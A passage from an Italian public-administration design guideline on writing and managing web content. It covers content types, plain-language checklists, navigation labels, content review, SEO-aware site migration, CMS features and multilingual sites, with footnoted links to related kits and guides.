<sup>209</sup> <https://designers.italia.it/kit/usability-test/>

<sup>210</sup> <https://designers.italia.it/kit/personas/>

<sup>211</sup> <https://designers.italia.it/kit/user-journey/>

<sup>212</sup> <https://designers.italia.it/kit/content-kit/>

Il punto di partenza per avviare il lavoro di progettazione dei contenuti può essere un [workshop dedicato al linguaggio](#)<sup>213</sup> e ai contenuti (in cui coinvolgere *stakeholder* e utenti del servizio) e in particolare la realizzazione di una [mappatura dei bisogni informativi dell'utente](#)<sup>214</sup>.

Le priorità sono le seguenti:

- di cosa hanno **bisogno** le persone/gli utenti?
- quali sono i contenuti e le **informazioni**, da mettere in rilievo?
- che **parole** usano le persone per chiamare un servizio? che nome dare dunque ai contenuti e ai servizi?
- che nome dare a contenuti e servizi?

Per dare risposta a questa domande devi entrare nel processo di prototipazione, dove il servizio prende forma (o viene ridefinito). La progettazione di un servizio beneficia della presenza di un design system di riferimento ovvero regole e componenti standard fanno sì che in fase di creazione di un nuovo servizio non sia necessario *reinventare ogni volta la ruota*.

Tra questi rientrano anche una serie di design pattern, ossia veri e propri modelli che offrono indicazioni su come strutturare e organizzare i contenuti (*content type* e *content pattern*).

---

### deepening

#### Progettare i contenuti all'interno di un design system: content type e content pattern

In un sistema complesso come quello della Pubblica Amministrazione, è utile identificare dei modelli ricorrenti (che possiamo definire “pattern”) in grado di offrire risposte standard a classi di bisogni simili. I pattern relativi ai contenuti possono essere di due tipi:

- stilistici e sintattici;
- pagine web.

Per approfondire le regole stilistiche e sintattiche, puoi consultare la [guida al linguaggio della Pubblica Amministrazione](#)<sup>215</sup>

Qui approfondiamo il tema della costruzione di pagine web che offrano una struttura standard per rispondere a specifici bisogni dell'utente. Solitamente si fa riferimento a queste tipologie di pagine come “*content type*”.

Questa “classificazione” permette di inquadrare meglio la funzione narrativa di ogni tipo di contenuto, per strutturarla in modo tale da renderlo il più efficace possibile.

**All'interno del design system di Designers Italia esiste un luogo in cui si sta progressivamente costruendo una libreria di content type: è il [wireframe kit](#)**<sup>216</sup>.

La diversa funzione che ha ogni *content type* è rilevante non solo per chi si occupa del design del sito, ma anche per chi si occupa di produrre contenuti.

Per esempio, è compito di chi scrive contenuti stabilire che in tutte le **pagine di lista** del sito potrebbe essere previsto un titolo, un sommario e un breve testo di introduzione, per spiegare in modo chiaro all'utente che tipo di informazioni, articoli o schede servizio sono elencate.

Alcuni esempi dei più comuni *content type* in un sito sono:

- **Search:** la funzione principale di un motore di ricerca è permettere all'utente di trovare all'interno del sito o di una sezione le informazioni che sta cercando tramite parole chiave.

---

<sup>213</sup> [https://docs.google.com/presentation/d/1x5wtOl0D5LZEugRAp7-XwNdcyAV\\_ScG9O2e9Jy2Pnbg/edit?usp=sharing](https://docs.google.com/presentation/d/1x5wtOl0D5LZEugRAp7-XwNdcyAV_ScG9O2e9Jy2Pnbg/edit?usp=sharing)

<sup>214</sup> [https://drive.google.com/file/d/1HEaJVym\\_dHbT2HdNd8oWDZZBMUwCuaFe/view](https://drive.google.com/file/d/1HEaJVym_dHbT2HdNd8oWDZZBMUwCuaFe/view)

<sup>215</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/>

<sup>216</sup> <https://designers.italia.it/kit/wireframe-kit/>

- **Scheda servizio:** la funzione principale è descrivere all'utente un servizio, spiegandogli di cosa si tratta, chi ne ha diritto, come fruirne.
- **Liste:** le pagine di lista permettono all'utente di orientarsi all'interno di alcune sezioni, organizzate per tag, per categoria, per argomento.
- **Homepage:** l'homepage ha in genere la funzione principale di orientare l'utente all'interno dei contenuti del sito, per permettergli di raggiungere rapidamente le informazioni che sta cercando.
- **Form e wizard:** questi *content type* accompagnano l'utente nell'esecuzione di un'azione, compilando alcuni campi o interagendo con elementi dell'interfaccia (etichette, bottoni).
- **Contenuti di servizio:** queste pagine hanno la funzione di presentare informazioni (chi siamo, contatti, dicono di noi, ecc).
- **Carrello:** permette all'utente di portare facilmente a termine un acquisto.
- **Articoli:** in genere hanno la funzione di offrire all'utente un'informazione precisa, in modo chiaro e sintetico.
- **Area personale:** la funzione tipica è quella di orientare l'utente tra alcune funzioni riservate, come le preferenze, la gestione delle notifiche, dei propri dati, ecc.

Anche nel [modello di analisi dei contenuti](#)<sup>217</sup> che abbiamo pubblicato all'interno del [Content kit](#)<sup>218</sup>, per ogni pagina presa in considerazione è necessario domandarsi di che tipo di *content type* si tratti. In questo modo è possibile assicurarsi:

- che tutti i *content type* uguali siano trattati in maniera coerente all'interno del sito;
  - che le pagine rispondano effettivamente alla funzione narrativa che dovrebbero assolvere.
- 

### 4.3.3 Scrivere e riscrivere

#### Le regole per un linguaggio semplice

Quando stai realizzando o revisionando dei contenuti di un sito o un servizio digitale, verifica che tutti gli elementi (testo, titoli, sommario, metadati, oggetti multimediali, interfacce) rispettino le indicazioni per un linguaggio semplice e efficace, che puoi trovare nella [Guida al linguaggio della Pubblica Amministrazione](#)<sup>219</sup>.

**Checklist per il contenuto:** fai un check della qualità del contenuto basandoti sulle seguenti domande:

- Lo scopo della pagina è immediatamente chiaro? (Per approfondire: [Stile di scrittura](#)<sup>220</sup>)
- Le informazioni principali sono immediatamente rintracciabili? (Per approfondire: [Come strutturare il contenuto](#)<sup>221</sup>)
- Il testo è breve, diviso in paragrafi, in elenchi puntati? (Per approfondire: [Come strutturare il contenuto](#)<sup>222</sup>)
- Tutte le frasi sono chiare, in un linguaggio semplice e lineare? (Per approfondire: [Stile di scrittura](#)<sup>223</sup>)
- Hai fatto uso di termini burocratici, gergali, tecnici o acronimi? (Per approfondire: [Accessibilità e inclusione](#)<sup>224</sup>)
- Hai usato il giusto tono di voce (formale, informale, tecnico, incoraggiante, umano, ecc) per parlare agli utenti? (Per approfondire: [Tono di voce](#)<sup>225</sup>)

---

<sup>217</sup> <https://docs.google.com/spreadsheets/d/1tmVB0unvsZ5wViYFtyaf95t69Pt4a5JAIFmGdJjdwI/edit#gid=1126404963>

<sup>218</sup> <https://designers.italia.it/kit/content-kit/>

<sup>219</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/>

<sup>220</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/stile-di-scrittura.html>

<sup>221</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/come-strutturare-il-contenuto.html>

<sup>222</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/come-strutturare-il-contenuto.html>

<sup>223</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/stile-di-scrittura.html>

<sup>224</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/accessibilita-e-inclusione.html>

<sup>225</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/tono-di-voce.html>

- Il contenuto è *responsive*? Tutti i contenuti sono efficaci su *mobile*? (Per approfondire: [Stile di scrittura](#)<sup>226</sup>)
- Il testo, le immagini e le interfacce sono accessibili? (Per approfondire: [Accessibilità e inclusione](#)<sup>227</sup>)
- Hai utilizzato parole o termini discriminatori? (Per approfondire: [Accessibilità e inclusione](#)<sup>228</sup>)
- Hai curato i titoli, il sommario, le parole chiave, i metadati? (Per approfondire: [Scrivere per i motori di ricerca](#)<sup>229</sup>)
- Tutti i contenuti sono aggiornati? (Per approfondire: [Gestione dei contenuti](#)<sup>230</sup>)
- Sono chiare le azioni che si compiono attraverso le interfacce, le etichette di navigazione, i link? (Per approfondire: [Come strutturare il contenuto](#)<sup>231</sup>)
- Hai inserito i riferimenti normativi nelle note invece che nel testo? (Per approfondire: [Come strutturare il contenuto](#)<sup>232</sup>)
- Se hai pubblicato dei **documenti allegati**, hai precisato il formato (es. pdf), il peso, il titolo e una breve descrizione del contenuto? (Per approfondire: [Come strutturare il contenuto](#)<sup>233</sup>)

---

### deepening

#### I testi come interfacce

LE ETICHETTE DI NAVIGAZIONE Una *label* (o etichetta) è un breve testo o un'icona che indica un insieme di contenuti con tratti in comune: attraverso le etichette l'utente si orienta nell'ambiente facendosi un'idea dell'organizzazione e del sistema di navigazione. Le label dovrebbero guidare gli utenti nei nuovi concetti e aiutarli a identificare quelli già familiari con facilità.

**Le label sono un sistema** che guadagna solidità dalla coerenza dei suoi elementi: per questo non si progettano singole label, ma sistemi di label. Nel progettare un *labeling system* è importante tenere conto:

- delle [buone pratiche su linguaggio e composizione dei contenuti](#)<sup>234</sup>;
- delle pratiche di organizzazione dei contenuti dal punto di vista dell'[architettura dell'informazione](#);
- dell'ottimizzazione dei contenuti [in ottica SEO](#).

Lavorare sulla coerenza del sistema richiede grande attenzione: alcuni elementi possono influenzarne la solidità. Di seguito trovi una checklist per verificare l'uniformità di alcuni elementi che – se incoerenti – possono rischiare di rendere ambiguo il *labeling system*.

- **Stile e ortografia:** verifica, per esempio, l'uniformità delle varianti “CHI SIAMO”, “Chi siamo”, “Chi Siamo”.
- **Formattazione:** dimensioni e colore dei caratteri, spaziature, sfondi possono rinforzare la coerenza di un labeling system.
- **Sintassi:** evita di avere nello stesso sistema label a base verbale (“Scarica il documento”), nominale (“Documenti scaricabili”) e domande (“Devi scaricare il documento?”). Scegli un approccio sintattico e mantienilo.
- **Livello di granularità:** all'interno del sistema è meglio avere label di pari livello di specificità. “Modulo per la richiesta di cambio di residenza” accanto ad “Anagrafe”, esposto nella stessa area del sito e allo stesso livello, genererebbe confusione.

---

<sup>226</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/stile-di-scrittura.html>

<sup>227</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/accessibilita-e-inclusione.html>

<sup>228</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/accessibilita-e-inclusione.html>

<sup>229</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/scrivere-per-i-motori-di-ricerca.html>

<sup>230</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/gestione-dei-contenuti.html>

<sup>231</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/come-strutturare-il-contenuto.html>

<sup>232</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/come-strutturare-il-contenuto.html>

<sup>233</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/come-strutturare-il-contenuto.html>

<sup>234</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura.html>

- **Completezza:** l'assenza evidente di una voce nel sistema di etichette potrebbe confondere l'utente. Per esempio: la mancanza della voce "Anagrafe" sul sito di un Comune potrebbe far pensare a un errore e di conseguenza l'incertezza per l'utente nel capire come muoversi nell'ambiente.
- **Utente di riferimento:** tieni sempre presenti i bisogni emersi dalla ricerca sugli utenti, in modo che il sistema sia il meno ambiguo possibile.

La **ricerca sugli utenti** può fornire utili risposte per la progettazione del *labeling system*. I metodi diretti sono il [card sorting](#)<sup>235</sup> e il *free listing*; quelli indiretti – che forniscono dati quantitativi più grezzi e da rielaborare – sono la ricerca interna ed esterna al sito, con strumenti come [web analytics](#)<sup>236</sup> e [Google Search Console](#).

---

IL MICROCOPY I microtesti che accompagnano e descrivono gli elementi grafici delle interfacce di un sistema web, sono definiti in gergo "microcopy". L'armonia e la pertinenza fra elementi grafici delle interfacce e microcopy contribuisce a garantire all'utente un'usabilità ottimale del sistema. Per questa ragione, è importante verificare periodicamente l'efficacia delle etichette di navigazione attraverso test di usabilità o mediante degli A/B test. Per esempio, un tema da gestire in modo corretto a livello di microcopy è quello dei messaggi di errore (o problematiche relative a un sistema). In questo ambito infatti, un buon uso dei testi consente all'utente di capire rapidamente la tipologia di errore, ridurre l'incertezza sull'affidabilità del sistema e in molti casi limitare la necessità di accesso ai canali di assistenza.

## Revisione e miglioramento dei contenuti

La revisione dei tuoi contenuti va fatta tenendo conto dello scopo di ciascuna pagina e dei risultati che ci si aspetta<sup>237</sup>, che possono essere misurati attraverso strumenti di ricerca come [Google Analytics](#)<sup>238</sup>, da A/B test mirati<sup>239</sup>, o anche attraverso attività di ricerca qualitativa<sup>240</sup> (dei test di usabilità<sup>241</sup>, per esempio).

I contenuti pubblicati su un sito devono essere pensati come un oggetto in continua evoluzione. [Organizza un flusso di lavoro con il tuo team](#) affinché tutti i contenuti del tuo sito siano:

- realizzati con strumenti di **scrittura e editing collaborativi**;
- periodicamente **aggiornati e revisionati**.

Queste due semplici accortezze possono aiutarti a fare in modo che:

- lo scopo di ogni pagina del tuo sito sia chiaro e immediatamente comprensibile;
- le informazioni siano efficaci e utili;
- non ci siano pagine con informazioni obsolete, pagine vuote o incomplete.

All'interno del [Content kit](#)<sup>242</sup> puoi trovare un [modello di analisi dei contenuti](#)<sup>243</sup> pronto all'uso, per **gestire l'attività di revisione** di tutte le pagine del sito o di una specifica sezione, assegnando specifici *task* ai vari membri del tuo team. Utilizzando questo strumento, puoi individuare **tutti i problemi di ogni pagina** (dalla chiarezza delle informazioni all'efficacia dell'interfaccia, dai problemi di metadati a quelli di accessibilità), basandoti sulle indicazioni della [Guida al linguaggio della Pubblica Amministrazione](#)<sup>244</sup>, per poi attivare un **processo di riscrittura** e miglioramento dei contenuti.

---

<sup>235</sup> [https://designers.italia.it/assets/downloads/CoDesignWorkshop\\_Card%20sorting.pdf](https://designers.italia.it/assets/downloads/CoDesignWorkshop_Card%20sorting.pdf)

<sup>236</sup> <https://designers.italia.it/kit/analytics/>

<sup>237</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/gestione-dei-contenuti.html#misura-i-risultati>

<sup>238</sup> <https://designers.italia.it/kit/analytics/>

<sup>239</sup> <https://medium.com/designers-italia/la-b-testing-a-supperto-della-user-experience-aec73bc0fbb>

<sup>240</sup> <https://designers.italia.it/kit/co-design-workshop/>

<sup>241</sup> <https://designers.italia.it/kit/usability-test/>

<sup>242</sup> <https://designers.italia.it/kit/content-kit/>

<sup>243</sup> <https://docs.google.com/spreadsheets/d/1tmVB0unvsZ5wViYFtyaf95t69Pt4a5JAIFmGdjJjdwl/edit?usp=sharing>

<sup>244</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/index.html>



Se il tuo focus è fare in modo che il tuo servizio sia più facile da trovare attraverso i motori di ricerca (Google) nel kit dedicato alla SEO è disponibile un modello di analisi specifico ([Vai al kit dedicato alla SEO<sup>245</sup>](#)).

---

### deepening

#### Strumenti di editing collaborativo

Gli strumenti di editing collaborativo ti permettono di creare nuovi contenuti o di fare dei processi di revisione di contenuti già esistenti con **altri membri del tuo team**. In questo modo puoi avere più punti di vista sui contenuti, per verificare la chiarezza e l'efficacia delle informazioni e ottenere il miglior risultato possibile.

All'interno del [Content kit<sup>246</sup>](#) puoi trovare un esercizio di editing collaborativo “Prima e dopo<sup>247</sup>” che ti mostra in che modo utilizzare:

- degli strumenti come [InVision<sup>248</sup>](#) e [Hypothes.is<sup>249</sup>](#), che ti permettono di fare una revisione dei contenuti direttamente nel loro contesto d'uso, online (nel caso di contenuti già pubblicati) oppure in un prototipo (nel caso di nuovi contenuti). Questo approccio è particolarmente utile per analizzare e migliorare label, voci di menu e testi che accompagnano le interfacce grafiche attraverso cui si fruisce un servizio
- degli strumenti di scrittura collaborativa come [Google Docs<sup>250</sup>](#), che ti permettono di fare interventi condivisi sulle parti testuali del tuo contenuto.

---

### 4.3.4 Gestire i contenuti

Gestire i contenuti significa tenere aggiornati e migliorare i propri contenuti per:

- rispondere in modo più efficace ai bisogni degli utenti;
- evitare refusi, errori o incongruenze;
- rispondere a nuovi bisogni informativi di cui non si era tenuto conto;
- gestire i processi di pubblicazione ed evitare le duplicazioni.

In genere questa attività richiede:

- la capacità di tenere un inventario di contenuti;
- la capacità di organizzare un processo di produzione di nuovi contenuti o di revisione di contenuti esistenti.

Una corretta gestione dei contenuti è fondamentale anche per la gestione di attività «straordinarie», come [la migrazione dei contenuti](#) ad un nuovo sito web, o [la traduzione di una parte dei contenuti](#) del proprio sito.

#### L'inventario dei contenuti (content inventory)

Il primo passo consiste nella gestione ordinata dei contenuti (pagine, immagini, documenti o altro) spesso possibile attraverso il *backend* del proprio content management system (CMS) e la loro classificazione in *content type* e la loro organizzazione secondo un sistema di categorie o tag.

Ci sono situazioni particolari in cui può essere opportuno trasferire l'inventario dei contenuti (o una sua porzione) all'interno di uno spreadsheet ([si può usare questo modello e modificarlo secondo necessità<sup>251</sup>](#)). Per esempio in

---

<sup>245</sup> <https://designers.italia.it/kit/SEO/>

<sup>246</sup> <https://designers.italia.it/kit/content-kit/>

<sup>247</sup> [https://docs.google.com/document/d/1nkfs\\_xaMZdn2Q6ohSWYbFP7bvLnmKO75hyqO3ws38Fc/edit?usp=sharing](https://docs.google.com/document/d/1nkfs_xaMZdn2Q6ohSWYbFP7bvLnmKO75hyqO3ws38Fc/edit?usp=sharing)

<sup>248</sup> <https://www.invisionapp.com/>

<sup>249</sup> <https://web.hypothes.is/>

<sup>250</sup> <https://docs.google.com/document/u/0/>

<sup>251</sup> <https://docs.google.com/spreadsheets/d/1tmVB0unvsZ5wViYFtyaf95t69Pt4a5JAIFmGdjJjdwl/edit#gid=1126404963>



vista di una ottimizzazione SEO o di un redesign del servizio, che potrebbe comportare la necessità di riclassificare i contenuti o introdurre nuovi criteri di classificazione. Un caso specifico è il processo di migrazione dei contenuti da un'infrastruttura tecnologica all'altra.

---

### deepening

#### Gestire un processo di migrazione dei contenuti

La migrazione dei contenuti di un sito web è un'operazione che spesso prevede:

- cambiamento della tecnologia
- riclassificazione dei contenuti
- cambio di dominio

Obiettivi:

- **gestire correttamente i contenuti esistenti** e non perderli nel passaggio al nuovo sito;
- evitare che gli utenti trovino online dei **link non funzionanti**;
- mantenere tutti i contenuti **ben indicizzati** e quindi facilmente reperibili.

In vista di una migrazione, bisogna fare un inventario dei contenuti e lavorare alla riclassificazione delle singole pagine, se necessaria (content type e tag corrispondenti a ciascuna pagina). A volte la migrazione può richiedere la riscrittura di alcune pagine del sito (per esempio scrivere una descrizione prima non prevista) o la creazione dei contenuti di nuove pagine che non esistevano nel precedente sito. Questo processo può richiedere tempo, ma è funzionale alla migrazione automatica dei contenuti da un vecchio a un nuovo sito. Un altro aspetto di grande impatto è la gestione in ottica SEO

#### La gestione SEO di una migrazione

Le attività da fare per gestire una corretta migrazione riguardano **la corretta gestione SEO**, con strumenti come il [modello per l'ottimizzazione SEO](#)<sup>252</sup> del [SEO kit](#)<sup>253</sup> o la [Search Console di Google](#)<sup>254</sup>.

Durante un processo di migrazione, oltre ai contenuti è necessario **mappare tutti i link** (puoi usare [il modello per l'ottimizzazione SEO](#)<sup>255</sup> del [SEO kit](#)<sup>256</sup>). Quando fai una migrazione, devi mappare anche **i link delle foto, dei documenti o di altri oggetti multimediali**, che potrebbero essere linkati o indicizzati autonomamente.

Prima della migrazione del tuo sito, utilizza la [Search Console di Google](#)<sup>257</sup> per ottenere degli elenchi di:

- **tutte le pagine e gli oggetti multimediali** che appaiono nei risultati di ricerca;
- **i backlink** che puntano al tuo vecchio sito.

La mappatura di tutti i link del vecchio sito ti permette di creare dei *redirect*, dai vecchi url ai nuovi, facendo attenzione che:

- il redirect di ogni contenuto rimandi allo stesso contenuto nel nuovo sito (e non ad esempio alla homepage);
- se non ci sono contenuti corrispondenti, il *redirect* rimandi in ogni caso ad un contenuto analogo, che risponde allo stesso scopo informativo.

Ricorda di tenere online il vecchio dominio (e il vecchio server) per più tempo possibile, per garantire il corretto funzionamento dei *redirect*.

Una volta online il nuovo sito, monitora attentamente:

---

<sup>252</sup> [https://docs.google.com/spreadsheets/d/1bRjLUC3yN1E1c-ZTY1FiI5klX\\_wkeMWuC9boWXSBBhw/edit?usp=sharing](https://docs.google.com/spreadsheets/d/1bRjLUC3yN1E1c-ZTY1FiI5klX_wkeMWuC9boWXSBBhw/edit?usp=sharing)

<sup>253</sup> <https://designers.italia.it/kit/SEO/>

<sup>254</sup> <https://search.google.com/search-console>

<sup>255</sup> [https://docs.google.com/spreadsheets/d/1bRjLUC3yN1E1c-ZTY1FiI5klX\\_wkeMWuC9boWXSBBhw/edit?usp=sharing](https://docs.google.com/spreadsheets/d/1bRjLUC3yN1E1c-ZTY1FiI5klX_wkeMWuC9boWXSBBhw/edit?usp=sharing)

<sup>256</sup> <https://designers.italia.it/kit/SEO/>

<sup>257</sup> <https://search.google.com/search-console>

- il traffico, attraverso [strumenti di analytics](#)<sup>258</sup>, per vedere se ci sono criticità sulle quali intervenire (ad esempio un calo rilevante di traffico su un determinato contenuto);
- l'indicizzazione con la [Search Console di Google](#)<sup>259</sup>, per verificare se il sito ha perso traffico in relazione ad **alcune parole chiavi strategiche** o molto utilizzate nella precedente versione.

### Per approfondire:

[Checklist per il SEO](#)<sup>260</sup>

[Modello per l'ottimizzazione SEO](#)<sup>261</sup>

[Linee guida per i servizi digitali della Pubblica Amministrazione](#)

---

## Analizzare i contenuti

L'attività più frequente per la gestione dei contenuti è il monitoraggio e l'ottimizzazione dei contenuti già esistenti. All'interno del [Content kit](#)<sup>262</sup> puoi trovare un [modello di analisi di contenuti](#)<sup>263</sup> da cui puoi prendere spunto per gestire la tua attività di **revisione e monitoraggio dei contenuti**.

L'analisi serve a:

- individuare pagine o contenuti da rimuovere;
- individuare contenuti da aggiornare;
- individuare contenuti assenti e che vanno realizzati;
- individuare la posizione di contenuti che devono migrare altrove;

L'analisi può prendere in esame, in diversi momenti e secondo gli obiettivi specifici, le seguenti dimensioni:

- tutte le pagine hanno **uno scopo** chiaro e definito?
- le informazioni sono immediatamente comprensibili?
- il linguaggio è semplice, chiaro, senza tecnicismi? Prova a leggere ad alta voce l'introduzione, per capire se il tuo testo è davvero efficace.
- Il testo è adatto alla lettura su **dispositivi mobile**?
- le informazioni sono organizzate bene all'interno della pagina?
- le informazioni sono aggiornate?
- i tag e i **metadati** sono trattati correttamente?
- ci sono titolo e sommario? Al loro interno trovi le giuste parole chiave? Introducono bene il contenuto della pagina?
- i documenti e le note sono trattati nel modo giusto?
- ci sono **refusi o errori grammaticali**?
- le [etichette di navigazione](#)<sup>264</sup> nella pagina sono chiare? Riesci a capire dove ti porteranno?
- ci sono acronimi o delle maiuscole "di troppo", che rendono meno chiaro il testo?

---

<sup>258</sup> <https://designers.italia.it/kit/analytics/>

<sup>259</sup> <https://search.google.com/search-console>

<sup>260</sup> <https://trello.com/b/CPII9SxJ/seokitdesigners-italia>

<sup>261</sup> [https://docs.google.com/spreadsheets/d/1bRjLUC3yN1E1c-ZTY1FiI5klX\\_wkeMWuC9boWXSbhw/edit?usp=sharing](https://docs.google.com/spreadsheets/d/1bRjLUC3yN1E1c-ZTY1FiI5klX_wkeMWuC9boWXSbhw/edit?usp=sharing)

<sup>262</sup> <https://designers.italia.it/kit/content-kit/>

<sup>263</sup> <https://docs.google.com/spreadsheets/d/1tmVB0unvsZ5wViYFtyaf95t69Pt4a5JAIFmGdjJdwI/edit?usp=sharing>

<sup>264</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/usabilita.html#label>

- sarebbe utile dividere le parti testuali in paragrafi o elenchi puntati?

In molti casi, il miglior modo di avviare l'analisi dei contenuti è fare dei **test di usabilità** con gli utenti di tipo “task based”, cioè concentrandosi sulla capacità dell'utente di raggiungere il risultato che si era prefisso. Questo tipo di analisi può far emergere problemi nella gestione delle informazioni. Per approfondire, vai alla sezione sui test di usabilità [usability test](#)<sup>265</sup>.

Una seconda modalità di lavoro è quella degli [A/B test](#)<sup>266</sup>, molto utile per avviare processi di miglioramento continuo delle interfacce utente (comprehensive di [label](#)<sup>267</sup>, microcopy e altri contenuti).

### Come organizzare il lavoro

L'attività di gestione dei contenuti va definita in un flusso di lavoro che richiede una definizione delle attività e l'utilizzo di strumenti di project management. All'interno del [kit sui contenuti](#)<sup>268</sup> è presente un esempio di gestione della produzione di contenuti utilizzando una board di Trello. All'interno del [kit per la SEO](#)<sup>269</sup> è presente un esempio di board per gestire gli aspetti SEO di un progetto digitale. I processi di [audit dei contenuti](#)<sup>270</sup> richiedono la capacità di identificare ruoli e scadenze e coordinare il processo in modo da garantire il raggiungimento dei risultati nei tempi stabiliti. Tutti questi strumenti favoriscono la collaborazione e lo scambio di opinioni tra i membri del team.

Per valutare i progressi nel processo di semplificazione dei contenuti è opportuno organizzare ogni anno dei test di usabilità.

### Come pubblicare

Il più delle volte la gestione dei contenuti avviene tramite sistemi di pubblicazione basati su **Content management system** (CMS), come ad esempio [Wordpress](#)<sup>271</sup> o [Drupal](#)<sup>272</sup>. Ma è possibile utilizzare altre modalità di pubblicazione e gestione dei contenuti. Ad esempio, la piattaforma dove sono ospitate queste linee guida utilizza GitHub come content management system e beneficia del suo *version control system*.

È bene conoscere in modo approfondito gli strumenti di gestione dei contenuti, in modo da governare i processi di aggiornamento, classificazione e riclassificazione dei contenuti, e seguire le regole per una buona indicizzazione dei contenuti sui motori di ricerca.

---

### deepening

Molti CMS hanno delle funzioni in comune, il cui utilizzo va definito in fase di design (o redesign) del sito, per creare un sistema coerente e funzionale. Ad esempio:

- **Gli articoli:** sono generalmente utilizzati per produrre news o blog post, precisando la data di pubblicazione e in alcuni casi l'autore. Essendo spesso organizzati attraverso delle categorie, possono essere adatti anche per la pubblicazione e la gestione di schede servizio. Anche quando il CMS non lo prevede, è bene prevedere un sommario oltre al titolo, che spieghi il contenuto della pagina, mentre è sempre necessario curare i metadati per l'indicizzazione;
- **Le pagine:** strumenti più versatili, possono contenere informazioni testuali, gallery, liste, wizard e form, e quindi sono adatte a qualsiasi tipo di *content type*. Per ogni pagina valuta con attenzione il titolo, che deve essere pertinente, indicizzato e può divenire un bottone di navigazione. In base all'utilizzo delle pagine per i

---

<sup>265</sup> <https://designers.italia.it/kit/usability-test/>

<sup>266</sup> <https://medium.com/designers-italia/la-b-testing-a-supperto-della-user-experience-aec73bc0fbb>

<sup>267</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/usabilita.html#label>

<sup>268</sup> <https://designers.italia.it/kit/content-kit/>

<sup>269</sup> <https://designers.italia.it/kit/SEO/>

<sup>270</sup> <https://docs.google.com/spreadsheets/d/1tmVB0unvsZ5wViYFtyaf95t69Pt4a5JAIFmGdjJjdwl/edit?usp=sharing>

<sup>271</sup> <https://it.wordpress.org/>

<sup>272</sup> <https://www.drupal.org/home>

content type, definisci quando prevedere anche un sommario e/o un testo introduttivo, per indicare all'utente che contenuti trova nella pagina.

- I **tag** e le **categorie**: sono due “modi” per catalogare e correlare i contenuti all'interno dei CMS. È opportuno pianificare in un file condiviso **quali tag** e **quali categorie** utilizzare, in base alle scelte di correlazione dei contenuti all'interno del sito. Pianifica in che modo le categorie e i tag saranno utilizzati dagli utenti durante la navigazione (potrai mostrare contenuti correlati, oppure creare dei menu partendo dalle categorie, ecc.).
- I **menu**: quando crei un menu con un CMS, ricorda che tutte le voci sono di fatto delle etichette di navigazione che vanno trattate coerentemente alla strategia adottata per il *labeling system*.
- I **widget** sono oggetti molto versatili, da utilizzare all'interno delle pagine o di altre parti del sito (footer, sidebar) per inserire elementi come contenuti multimediali, *widget*, form, ecc. Anche nel gestire i *widget* ricorda di rispettare la corretta gestione delle etichette di navigazione, del microcopy, dei metadati, dei tag e delle categorie.

### Gestire un sito multilingua

Localizzare il proprio sito o servizio digitale può essere molto importante per renderlo più efficace **per tutti gli utenti**, anche quelli che non conoscono o non hanno dimestichezza con la lingua e la cultura italiane, attraverso contenuti:

- accessibili e inclusivi;
- facili da trovare;
- chiari e comprensibili.

Questo passaggio può essere particolarmente importante per i servizi pubblici, che si rivolgono spesso anche a cittadini di altre nazionalità o a cittadini italiani ma che hanno diversi riferimenti linguistici o culturali.

Se ritieni utile realizzare una traduzione del tuo sito, la prima scelta da fare è se:

- tradurre l'intero sito (o l'intera applicazione);
- tradurre solo una parte, dove l'utilizzo di altre lingue è particolarmente rilevante (es. la sezione “visti” del sito del Ministero degli esteri; la sezione dedicata alle emergenze del sito di un ospedale; ecc).

La scelta va fatta in considerazione:

- di una ricerca sugli **utenti del sito** o del servizio, che ne indagli la lingua e i riferimenti culturali attraverso strumenti quantitativi (*web analytics*<sup>273</sup>) e qualitativi (*user interviews*<sup>274</sup>, ad esempio);
- degli **obiettivi** che si vogliono perseguire con i propri contenuti (inclusione; efficienza del servizio; accessibilità; ecc).

### Tradurre i contenuti

Per la creazione e la gestione di una versione multilingua di un sito è necessario organizzare un flusso di lavoro che preveda:

- la **mappatura** di tutti i contenuti;
- la scelta dei contenuti da tradurre, in base agli utenti e agli **obiettivi da raggiungere**;
- l'organizzazione all'interno del team del lavoro di traduzione e localizzazione dei contenuti;
- il test dell'efficacia dei contenuti tradotti (tramite *A/B test*<sup>275</sup>, *usability test*<sup>276</sup>).

---

<sup>273</sup> <https://designers.italia.it/kit/analytics/>

<sup>274</sup> <https://designers.italia.it/kit/user-interviews/>

<sup>275</sup> <https://medium.com/designers-italia/la-b-testing-a-supperto-della-user-experience-aec73bc0fbb>

<sup>276</sup> <https://designers.italia.it/kit/usability-test/>

Se traduci **solo alcune parti** del tuo sito:

- mostra in modo evidente l'interfaccia per scegliere la lingua alternativa;
